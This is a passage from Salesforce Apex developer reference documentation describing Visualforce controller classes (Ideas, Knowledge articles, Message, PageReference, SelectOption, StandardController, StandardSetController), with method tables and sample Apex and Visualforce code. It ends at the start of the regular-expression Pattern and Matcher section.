The following Visualforce markup shows how the IdeaStandardSetController example shown above and the `<ideas:profileListOutputLink>` component can display a profile page that lists the recent replies, submitted ideas, and votes associated with a user. Because this example does not identify a specific user ID, the page automatically shows the profile page for the current logged in user. This page must be named `profilePage` in order for this example to work:

```
<!-- page named profilePage -->
<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">
          Recent Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
        </ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted
        </ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named `viewPage` in order for this example to work:

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

Example: Displaying a List of Top, Recent, and Most Popular Ideas and Comments

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

Note: You must have created at least one idea for this example to return any ideas.

```
public class MyIdeaListExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
```

```
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }
}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above can be used with the `<ideas:listOutputLink>` component to display a list of recent, top, and most popular ideas and comments. This page must be named `listPage` in order for this example to work:

```
<!-- page named listPage -->
<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named `viewPage`.

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

See Also:

Ideas Class

KnowledgeArticleVersionStandardController Class

KnowledgeArticleVersionStandardController objects offer article-specific functionality in addition to what is provided by the `StandardController` Class.

Methods

The KnowledgeArticleVersionStandardController object has the following specialized instance methods:

Name	Arguments	Return Type	Description
`getSourceId`		String	Returns the ID for the source object record when creating a new article from another object.
`setDataCategory`	String *`categoryGroup`* String *`category`*	Void	Specifies a default data category for the specified data category group when creating a new article.

In addition to the method listed above, the KnowledgeArticleVersionStandardController class inherits all the methods associated with the `StandardController` Class. The following table lists the inherited methods.

Note: Though inherited, the `edit`, `delete`, and `save` methods don't serve a function when used with the KnowledgeArticleVersionStandardController class.

Name	Arguments	Return Type	Description
`addFields`	List<String> `fieldNames`	Void	When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well. This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`. The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as foo__r.myField__c. This method is only for controllers used by dynamicVisualforce bindings.
`cancel`		System.PageReference	Returns the PageReference of the cancel page.
`delete`		System.PageReference	Deletes record and returns the PageReference of the delete page.
`edit`		System.PageReference	Returns the PageReference of the standard edit page.
`getId`		String	Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.

Name	Arguments	Return Type	Description
`getRecord`		SObject	Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL. Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.  **Tip:** You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`. For example: `<apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/>`
`reset`		Void	Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded. This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`. This method is only for controllers used by dynamicVisualforce bindings.
`save`		System.PageReference	Saves changes and returns the updated PageReference.
`view`		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how a KnowledgeArticleVersionStandardController object can be used to create a custom extension controller. In this example, you create a class named AgentContributionArticleController that allows customer-support agents to see pre-populated fields on the draft articles they create while closing cases.

Prerequisites:

1. Create an article type called `FAQ`. For instructions, see “Defining Article Types” in the online help.
2. Create a text custom field called `Details`. For instructions, see “Adding Custom Fields to Article Types” in the online help.
3. Create a category group called `Geography` and assign it to a category called `USA`. For instructions, see “Creating and Modifying Category Groups” in the online help and “Adding Data Categories to Category Groups” in the online help.

4. Create a category group called `Topics` and assign it a category called `Maintenance`.

```
/** Custom extension controller for the simplified article edit page that
    appears when an article is created on the close-case page.
*/
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
    }

    /** Test for this custom extension controller
    */
    public static testMethod void testAgentContributionArticleController() {
         String caseSubject = 'my test';
         String caseDesc = 'my test description';

         Case c = new Case();
         c.subject= caseSubject;
         c.description = caseDesc;
         insert c;
         String caseId = c.id;
         System.debug('Created Case: ' + caseId);

         ApexPages.currentPage().getParameters().put('sourceId', caseId);
         ApexPages.currentPage().getParameters().put('sfdc.override', '1');

         ApexPages.KnowledgeArticleVersionStandardController ctl =
            new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

         new AgentContributionArticleController(ctl);

         System.assertEquals(caseId, ctl.getSourceId());
         System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));
         System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));
   }
}
```

If you created the custom extension controller for the purpose described in the previous example (that is, to modify submitted-via-case articles), complete the following steps after creating the class:

1. Log into your Salesforce organization and click ***Your Name*** > **Setup** > **Customize** > **Knowledge** > **Settings**.
2. Click **Edit**.
3. Assign the class to the `Use Apex customization` field. This associates the article type specified in the new class with the article type assigned to closed cases.
4. Click **Save**.

`Message` Class

When using a standard controller, all validation errors, both custom and standard, that occur when the end user saves the page are automatically added to the page error collections. If there is an `inputField` component bound to the field with an error, the message is added to the components error collection. All messages are added to the pages error collection. For more information, see Validation Rules and Standard Controllers in the *Visualforce Developer's Guide*.

If your application uses a custom controller or extension, you must use the `message` class for collecting errors.

Instantiation

In a custom controller or controller extension, you can instantiate a Message in one of the following ways:

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  where `ApexPages.severity` is the enum that is determines how severe a message is, and `summary` is the String used to summarize the message. For example:

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error msg');
  ```

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  where `ApexPages. severity` is the enum that is determines how severe a message is, `summary` is the String used to summarize the message, and `detail` is the String used to provide more detailed information about the error.

Methods

The Message methods are all called by and operate on a particular instance of Message.

The table below describes the instance methods for Message.

Name	Arguments	Return Type	Description
`getComponentLabel`		String	Returns the label of the associated `inputField` component. If no label is defined, this method returns `null`.
`getDetail`		String	Returns the value of the detail parameter used to create the message. If no detail String was specified, this method returns `null`.
`getSeverity`		ApexPages.Severity	Returns the severity enum used to create the message.
`getSummary`		String	Returns the summary String used to create the message.

ApexPages.Severity Enum

Using the `ApexPages.Severity` enum values, specify the severity of the message. The following are the valid values:

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

All enums have access to standard methods, such as `name` and `value`.

`PageReference` Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Use a PageReference object:

- To view or set query string parameters and values for a page
- To navigate the user to a different page as the result of an action method

Instantiation

In a custom controller or controller extension, you can refer to or instantiate a PageReference in one of the following ways:

- ```
  Page.existingPageName
  ```

  Refers to a PageReference for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Creates a PageReference to any page that is hosted on the Force.com platform. For example, setting *'partialURL'* to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://`*mySalesforceInstance*`/apex/HelloWorld`. Likewise, setting `'partialURL'` to `'/' + 'recordID'` refers to the detail page for the specified record.

  This syntax is less preferable for referencing other Visualforce pages than `Page.existingPageName` because the PageReference is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  Creates a PageReference for an external URL. For example:

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

You can also instantiate a PageReference object for the current page with the `currentPage` ApexPages method. For example:

```
PageReference pageRef = ApexPages.currentPage();
```

Methods

PageReference methods are all called by and operate on a particular instance of a PageReference.

The table below describes the instance methods for PageReference.

Name	Arguments	Return Type	Description
`getAnchor`		String	Returns the name of the anchor located on the page.
`getContent`		Blob	Returns the output of the page, as displayed to a user in a Web browser. The content of the returned Blob is dependant on how the page is rendered. If the page is
```

Name	Arguments	Return Type	Description
			rendered as a PDF, it returns the PDF. If the page is not rendered as a PDF, it returns the HTML. To access the content of the returned HTML as a string, use the `toString` Blob method.  **Note:** If you use `getContent` in a test method, a blank PDF is generated when used with a Visualforce page that is supposed to render as PDF. This method can't be used in: • Triggers • Scheduled Apex • Batch jobs • Test methods • Apex email services If there's an error on the Visualforce page, an `ExecutionException` is thrown.
`getContentAsPDF`		Blob	Returns the page as a PDF, regardless of the `<apex:page>` component's `renderAs` attribute. This method can't be used in: • Triggers • Scheduled Apex • Batch jobs • Test methods • Apex email services
`getCookies`		Map<String, System.Cookie[]>	Returns a map of cookie names and cookie objects, where the key is a String of the cookie name and the value contains the list of cookie objects with that name. Used in conjunction with the `cookie` class. Only returns cookies with the "`apex__`" prefix set by the `setCookies` method.
`getHeaders`		Map<String, String>	Returns a map of the request headers, where the key string contains the name of the header, and the value string contains the value of the header. This map can be modified and remains in scope for the PageReference object. For instance, you could do: `PageReference.getHeaders().put('Date', '9/9/99');` For a description of request headers, see Request Headers on page 442.
`getParameters`		Map<String, String>	Returns a map of the query string parameters that are included in the page URL. The key string contains the

Name	Arguments	Return Type	Description
			name of the parameter, while the value string contains the value of the parameter. This map can be modified and remains in scope for the PageReference object. For instance, you could do: `PageReference.getParameters().put('id', myID);`
`getRedirect`		Boolean	Returns the current value of the PageReference object's `redirect` attribute. Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.
`getUrl`		String	Returns the URL associated with the PageReference when it was originally defined.
`setAnchor`	String *`Anchor`*	System.PageReference	Sets the name of the anchor located on the page.
`setCookies`	Cookie[] *`cookies`*	Void	Creates a list of cookie objects. Used in conjunction with the `cookie` class. **Important:** • Cookie names and values set in Apex are URL encoded, that is, characters such as @ are replaced with a percent sign and their hexadecimal representation. • The `setCookies` method adds the prefix "`apex__`" to the cookie names. • Setting a cookie's value to `null` sends a cookie with an empty string value instead of setting an expired attribute. • After you create a cookie, the properties of the cookie can't be changed. • Be careful when storing sensitive information in cookies. Pages are cached regardless of a cookie value. If you use a cookie value to generate dynamic content, you should disable page caching. For more information, see "Caching Force.com Sites Pages" in the online help.
`setRedirect`	Boolean *`redirect`*	System.PageReference	Sets the value of the PageReference object's `redirect` attribute. If set to `true`, a redirect is performed through a client side redirect. This type of redirect performs an HTTP GET request, and flushes the view state, which uses POST. If set to `false`, the redirect is a server-side forward that preserves the view state if and only if the

Name	Arguments	Return Type	Description
			target page uses the same controller and contains the proper subset of extensions used by the source page. Note that if the URL of the PageReference object is set to a website outside of the `salesforce.com` domain, or to a page with a different controller or controller extension, the redirect always occurs, regardless of whether the `redirect` attribute is set to `true` or `false`.

Request Headers

The following table describes some headers that are set on requests.

Header	Description
Host	The host name requested in the request URL. This header is always set on Force.com Site requests and My Domain requests. This header is optional on other requests when HTTP/1.0 is used instead of HTTP/1.1.
Referer	The URL that is either included or linked to the current request's URL. This header is optional.
User-Agent	The name, version, and extension support of the program that initiated this request, such as a Web browser. This header is optional and can be overridden in most browsers to be a different value. Therefore, this header should not be relied upon.
CipherSuite	If this header exists and has a non-blank value, this means that the request is using HTTPS. Otherwise, the request is using HTTP. The contents of a non-blank value are not defined by this API, and can be changed without notice.
X-Salesforce-SIP	The source IP address of the request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.
X-Salesforce-Forwarded-To	The fully qualified domain name of the Salesforce instance that is handling this request. This header is always set on HTTP and HTTPS requests that are initiated outside of Salesforce's data centers.

Example: Retrieving Query String Parameters

The following example shows how to use a PageReference object to retrieve a query string parameter in the current page URL. In this example, the `getAccount` method references the `id` query string parameter:

```
public class MyController {
   public Account getAccount() {
        return [SELECT Id, Name FROM Account
                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];
    }
}
```

The following page markup calls the `getAccount` method from the controller above:

```
<apex:page controller="MyController">
    <apex:pageBlock title="Retrieving Query String Parameters">
```

```
        You are viewing the {!account.name} account.
    </apex:pageBlock>
    </apex:page>
```

Note:

For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

The `getAccount` method uses an embedded SOQL query to return the account specified by the `id` parameter in the URL of the page. To access `id`, the `getAccount` method uses the `ApexPages` namespace:

- First the `currentPage` method returns the `PageReference` instance for the current page. `PageReference` returns a reference to a Visualforce page, including its query string parameters.
- Using the page reference, use the `getParameters` method to return a map of the specified query string parameter names and values.
- Then a call to the `get` method specifying `id` returns the value of the `id` parameter itself.

Example: Navigating to a New Page as the Result of an Action Method

Any action method in a custom controller or controller extension can return a PageReference object as the result of the method. If the `redirect` attribute on the PageReference is set to `true`, the user navigates to the URL specified by the PageReference.

The following example shows how this can be implemented with a `save` method. In this example, the PageReference returned by the `save` method redirects the user to the detail page for the account record that was just saved:

```
public class mySecondController {
   Account account;

   public Account getAccount() {
      if(account == null) account = new Account();
      return account;
   }

   public PageReference save() {
      // Add the account to the database.
      insert account;
      // Send the user to the detail page for the new account.
      PageReference acctPage = new ApexPages.StandardController(account).view();
      acctPage.setRedirect(true);
      return acctPage;
   }
}
```

The following page markup calls the `save` method from the controller above. When a user clicks **Save**, he or she is redirected to the detail page for the account just created:

```
<apex:page controller="mySecondController" tabStyle="Account">
  <apex:sectionHeader title="New Account Edit Page" />
  <apex:form>
    <apex:pageBlock title="Create a New Account">
      <apex:pageBlockButtons location="bottom">
        <apex:commandButton action="{!save}" value="Save"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Account Information">
        <apex:inputField id="accountName" value="{!account.name}"/>
        <apex:inputField id="accountSite" value="{!account.site}"/>
      </apex:pageBlockSection>
```

```
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

`SelectOption` Class

A SelectOption object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component. It consists of a label that is displayed to the end user, and a value that is returned to the controller if the option is selected. A SelectOption can also be displayed in a disabled state, so that a user cannot select it as an option, but can still view it.

Instantiation

In a custom controller or controller extension, you can instantiate a SelectOption in one of the following ways:

- ```
  SelectOption option = new SelectOption(value, label, isDisabled);
  ```

  where *`value`* is the String that is returned to the controller if the option is selected by a user, *`label`* is the String that is displayed to the user as the option choice, and *`isDisabled`* is a Boolean that, if true, specifies that the user cannot select the option, but can still view it.

- ```
  SelectOption option = new SelectOption(value, label);
  ```

  where *`value`* is the String that is returned to the controller if the option is selected by a user, and *`label`* is the String that is displayed to the user as the option choice. Because a value for *`isDisabled`* is not specified, the user can both view and select the option.

Methods

The SelectOption methods are all called by and operate on a particular instance of SelectOption.

The table below describes the instance methods for SelectOption.

Name	Arguments	Return Type	Description
`getDisabled`		Boolean	Returns the current value of the SelectOption object's `isDisabled` attribute. If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is set to `false`, the user can both view and select the option.
`getEscapeItem`		Boolean	Returns the current value of the SelectOption object's `itemEscaped` attribute. If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.
`getLabel`		String	Returns the option label that is displayed to the user.
`getValue`		String	Returns the option value that is returned to the controller if a user selects the option.
`setDisabled`	Boolean *`isDisabled`*	Void	Sets the value of the SelectOption object's `isDisabled` attribute. If `isDisabled` is set to `true`, the user can view the option, but cannot select it. If `isDisabled` is

Name	Arguments	Return Type	Description
			set to `false`, the user can both view and select the option.
`setEscapeItem`	Boolean *`itemsEscaped`*	Void	Sets the value of the SelectOption object's `itemEscaped` attribute. If `itemEscaped` is set to `true`, sensitive HTML and XML characters are escaped in the HTML output generated by this component. If `itemEscaped` is set to `false`, items are rendered as written.
`setLabel`	String *`l`*	Void	Sets the value of the option label that is displayed to the user.
`setValue`	String *`v`*	Void	Sets the value of the option value that is returned to the controller if a user selects the option.

Example

The following example shows how a list of SelectOptions objects can be used to provide possible values for a `selectCheckboxes` component on a Visualforce page. In the following custom controller, the `getItems` method defines and returns the list of possible SelectOption objects:

```
public class sampleCon {

  String[] countries = new String[]{};

  public PageReference test() {
    return null;
  }

  public List<SelectOption> getItems() {
    List<SelectOption> options = new List<SelectOption>();
    options.add(new SelectOption('US','US'));
    options.add(new SelectOption('CANADA','Canada'));
    options.add(new SelectOption('MEXICO','Mexico'));
    return options;
   }

  public String[] getCountries() {
     return countries;
  }

  public void setCountries(String[] countries) {
    this.countries = countries;
  }

}
```

In the following page markup, the `<apex:selectOptions>` tag uses the `getItems` method from the controller above to retrieve the list of possible values. Because `<apex:selectOptions>` is a child of the `<apex:selectCheckboxes>` tag, the options are displayed as checkboxes:

```
<apex:page controller="sampleCon">
 <apex:form>
   <apex:selectCheckboxes value="{!countries}">
     <apex:selectOptions value="{!items}"/>
   </apex:selectCheckboxes><br/>
   <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
```

```
  </apex:form>
  <apex:outputPanel id="out">
    <apex:actionstatus id="status" startText="testing...">
      <apex:facet name="stop">
        <apex:outputPanel>
          <p>You have selected:</p>
          <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
        </apex:outputPanel>
      </apex:facet>
    </apex:actionstatus>
  </apex:outputPanel>
</apex:page>
```

`StandardController` Class

StandardController objects reference the pre-built Visualforce controllers provided by salesforce.com. The only time it is necessary to refer to a StandardController object is when defining an extension for a standard controller. StandardController is the data type of the single argument in the extension class constructor.

Instantiation

You can instantiate a StandardController in the following way:

- `ApexPages.StandardController sc = new ApexPages.StandardController(sObject);`

Methods

StandardController methods are all called by and operate on a particular instance of a StandardController.

The table below describes the instance methods for StandardController.

Name	Arguments	Return Type	Description
`addFields`	List<String> `fieldNames`	Void	When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well. This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`. The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as foo__r.myField__c. This method is only for controllers used by dynamicVisualforce bindings.
`cancel`		System.PageReference	Returns the PageReference of the cancel page.
`delete`		System.PageReference	Deletes record and returns the PageReference of the delete page.

Name	Arguments	Return Type	Description
`edit`		System.PageReference	Returns the PageReference of the standard edit page.
`getId`		String	Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.
`getRecord`		SObject	Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL. Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.  **Tip:** You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`. For example: `<apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/>`
`reset`		Void	Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded. This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`. This method is only for controllers used by dynamicVisualforce bindings.
`save`		System.PageReference	Saves changes and returns the updated PageReference.
`view`		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how a StandardController object can be used in the constructor for a standard controller extension:

```
public class myControllerExtension {

    private final Account acct;

    // The extension constructor initializes the private member
    // variable acct by using the getRecord method from the standard
```

```
    // controller.
    public myControllerExtension(ApexPages.StandardController stdController) {
        this.acct = (Account)stdController.getRecord();
    }

    public String getGreeting() {
        return 'Hello ' + acct.name + ' (' + acct.id + ')';
    }
}
```

The following Visualforce markup shows how the controller extension from above can be used in a page:

```
<apex:page standardController="Account" extensions="myControllerExtension">
    {!greeting} <p/>
    <apex:form>
        <apex:inputField value="{!account.name}"/> <p/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

`StandardSetController` Class

StandardSetController objects allow you to create list controllers similar to, or as extensions of, the pre-built Visualforce list controllers provided by Salesforce. The `StandardSetController` class also contains a *prototype object*. This is a single `sObject` contained within the Visualforce StandardSetController class. If the prototype object's fields are set, those values are used during the save action, meaning that the values are applied to every record in the set controller's collection. This is useful for writing pages that perform mass updates (applying identical changes to fields within a collection of objects).

Note: Fields that are required in other Salesforce objects will keep the same requiredness when used by the prototype object.

Keep in mind the following governor limits for batch Apex:

- Up to five queued or active batch jobs are allowed for Apex.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

  Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.
- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- The maximum value for the optional *`scope`* parameter is 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records.
- If no size is specified with the optional *`scope`* parameter, Salesforce chunks the records returned by the QueryLocator into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute` and `finish` methods can implement only one callout in each method.
- Batch executions are limited to one callout per execution.
- The maximum number of batch executions is 250,000 per 24 hours.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

Instantiation

You can instantiate a StandardSetController in either of the following ways:

- From a list of sObjects:

```
List<account> accountList = [SELECT Name FROM Account LIMIT 20];
ApexPages.StandardSetController ssc = new ApexPages.StandardSetController(accountList);
```

- From a query locator:

```
ApexPages.StandardSetController ssc =
new ApexPages.StandardSetController(Database.getQueryLocator([SELECT Name,CloseDate FROM
 Opportunity]));
```

Methods

StandardSetController methods are all called by and operate on a particular instance of a StandardSetController.

The table below describes the instance methods for StandardSetController.

Name	Arguments	Return Type	Description
`cancel`		System.PageReference	Returns the PageReference of the original page, if known, or the home page.
`first`		Void	Returns the first page of records.
`getCompleteResult`		Boolean	Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.
`getFilterId`		String	Returns the ID of the filter that is currently in context.
`getHasNext`		Boolean	Indicates whether there are more records after the current page set.
`getHasPrevious`		Boolean	Indicates whether there are more records before the current page set.
`getListViewOptions`		System.SelectOption[]	Returns a list of the listviews available to the current user.
`getPageNumber`		Integer	Returns the page number of the current page set. Note that the first page returns 1.
`getPageSize`		Integer	Returns the number of records included in each page set.
`getRecord`		sObject	Returns the sObject that represents the changes to the selected records.This retrieves the prototype object contained within the class, and is used for performing mass updates.
`getRecords`		sObject[]	Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear()` on it.
`getResultSize`		Integer	Returns the number of records in the set.

Name	Arguments	Return Type	Description
`getSelected`		sObject[]	Returns the list of sObjects that have been selected.
`last`		Void	Returns the last page of records.
`next`		Void	Returns the next page of records.
`previous`		Void	Returns the previous page of records.
`save`		System.PageReference	Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.
`setFilterID`	String *`filterId`*	Void	Sets the filter ID of the controller.
`setpageNumber`	Integer *`pageNumber`*	Void	Sets the page number.
`setPageSize`	Integer *`pageSize`*	Void	Sets the number of records in each page set.
`setSelected`	sObjects[] *`selectedRecords`*	Void	Set the selected records.

Example

The following example shows how a StandardSetController object can be used in the constructor for a custom list controller:

```
public class opportunityList2Con {
  // ApexPages.StandardSetController must be instantiated
  // for standard list controllers
    public ApexPages.StandardSetController setCon {
        get {
            if(setCon == null) {
                setCon = new ApexPages.StandardSetController(Database.getQueryLocator(
                      [select name,closedate from Opportunity]));
            }
            return setCon;
        }
        set;
    }

    // Initialize setCon and return a list of records
    public List<Opportunity> getOpportunities() {
         return (List<Opportunity>) setCon.getRecords();
    }
}
```

The following Visualforce markup shows how the controller above can be used in a page:

```
<apex:page controller="opportunityList2Con">
    <apex:pageBlock >
        <apex:pageBlockTable value="{!opportunities}" var="o">
            <apex:column value="{!o.name}"/>
            <apex:column value="{!o.closedate}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

`Pattern` and `Matcher` Classes

A *regular expression* is a string that is used to match another string, using a specific syntax. Apex supports the use of regular expressions through its *Pattern* and *Matcher* classes.

Note: In Apex, Patterns and Matchers, as well as regular expressions, are based on their counterparts in Java. See `http://java.sun.com/j2se/1.5.0/docs/api/index.html?java/util/regex/Pattern.html`.

Using Patterns and Matchers

A Pattern is a compiled representation of a regular expression. Patterns are used by Matchers to perform match operations on a character string. Many Matcher objects can share the same Pattern object, as shown in the following illustration:




Figure 11: Many Matcher objects can be created from the same Pattern object

Regular expressions in Apex follow the standard syntax for regular expressions used in Java. Any Java-based regular expression strings can be easily imported into your Apex code.

Note: Salesforce limits the number of times an input sequence for a regular expression can be accessed to 1,000,000 times. If you reach that limit, you receive a runtime error.

All regular expressions are specified as strings. Most regular expressions are first compiled into a Pattern object: only the String `split` method takes a regular expression that isn't compiled.

Generally, after you compile a regular expression into a Pattern object, you only use the Pattern object once to create a Matcher object. All further actions are then performed using the Matcher object. For example:

```
// First, instantiate a new Pattern object "MyPattern"
Pattern MyPattern = Pattern.compile('a*b');

// Then instantiate a new Matcher object "MyMatcher"
Matcher MyMatcher = MyPattern.matcher('aaaaab');

// You can use the system static method assert to verify the match
System.assert(MyMatcher.matches());
```

If you are only going to use a regular expression once, use the `Pattern` class `matches` method to compile the expression and match a string against it in a single invocation. For example, the following is equivalent to the code above:

```
Boolean Test = Pattern.matches('a*b', 'aaaaab');
```

Using Regions

